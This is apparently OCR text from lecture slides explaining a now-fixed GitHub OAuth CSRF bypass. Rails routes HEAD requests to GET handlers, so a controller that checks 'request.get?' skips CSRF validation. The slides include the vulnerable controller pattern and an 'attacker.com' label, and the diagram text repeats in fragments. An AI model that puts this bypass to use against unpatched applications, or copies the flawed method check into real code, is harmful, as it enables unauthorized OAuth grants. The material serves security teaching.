HTTP/1.1 200 OK
<!doctype html> Login with GitHub?
User clicks "Login with GitHub"
GET /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
Client
github.com
HTTP/1.1 200 OK
<input type='hidden' name='csrfToken' value='abc'>
User clicks "Authorize"
POST /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
csrfToken=abc
Server
github.com
Session ID and
CSRF token valid?
Server
example.com


GET / HTTP/1.1
Client
example.com
HTTP/1.1 200 OK
<!doctype html> Login with GitHub?
User clicks "Login with GitHub"
GET /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
Client
github.com
HTTP/1.1 200 OK
<input type='hidden' name='csrfToken' value='abc'>
Server
example.com
Server
github.com
User clicks "Authorize"
POST /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
csrfToken=abc
Session ID and
CSRF token valid?
OK!

Client
example.com
GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html> Login with GitHub?
User clicks "Login with GitHub"
GET /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
Client
github.com
HTTP/1.1 200 OK
<input type='hidden' name='csrfToken' value='abc'>
User clicks "Authorize"
POST /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
csrfToken=abc
Server
github.com
Session ID and CSRF token valid?
OK!
HTTP/1.1 302 Found
Location: https://example.com/?githubToken=xyz
Server
example.com



GET / HTTP/1.1
Client
example.com
HTTP/1.1 200 OK
<!doctype html> Login with GitHub?
User clicks "Login with GitHub"
GET /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
Client
github.com
HTTP/1.1 200 OK
<input type='hidden' name='csrfToken' value='abc'>
User clicks "Authorize"
POST /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
csrfToken=abc
Server
github.com
Session ID and
CSRF token valid?
OK!
HTTP/1.1 302 Found
Location: https://example.com/?githubToken=xyz
Server
example.com
Client
example.com



GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html> Login with GitHub?
Client
example.com
User clicks "Login with GitHub"
GET /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
HTTP/1.1 200 OK
<input type='hidden' name='csrfToken' value='abc'>
Client
github.com
User clicks "Authorize"
POST /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
csrfToken=abc
Server
github.com
Session ID and CSRF token valid?
OK!
HTTP/1.1 302 Found
Location: https://example.com/?githubToken=xyz
Client
example.com
GET /?githubToken=xyz HTTP/1.1
Server
example.com

# One URL, two HTTP methods

```
# In the router

match "/login/oauth/authorize", # For every request with this path...
  :to => "[the controller]", # ...send it to the controller...
  :via => [:get, :post] # ... as long as it's a GET or a POST request.


# In the controller

if request.get?
  # serve authorization page HTML
else
  # grant permissions to app
end
```

# Let's talk about HTTP HEAD requests

- The semantics are: "pretend this is a GET request, but only send back response headers without a response body"
- Useful if client wants to check the `Content-Length` header before deciding whether to start a file download
- Ruby on Rails knows that most people will forget to implement HEAD, but since it's so similar to GET they figure they can automatically handle this for the developer

# HEAD requests and web frameworks

- Ruby on Rails automatically routes HEAD requests to the same place as it routes GET requests (Express does this too)
- It runs the same controller (handler) code as for GET requests and just omits the response body
- Time-saving feature for developers, since this is usually the right behavior
  - But it's a leaky abstraction since if the controller checks **`request.get?`** it returns false for HEAD requests (unexpected)

# Let's look at that code again

```
# In the router

match "/login/oauth/authorize", # For every request with this path...
  :to => "[the controller]", # ...send it to the controller...
  :via => [:get, :post] # ... as long as it's a GET or a POST request.


# In the controller

if request.get?
  # serve authorization page HTML
else
  # IMPORTANT: CSRF token is only checked when method is POST
  # grant permissions to app
end
```


# How to bypass GitHub OAuth security (now fixed)


Client
attacker.com

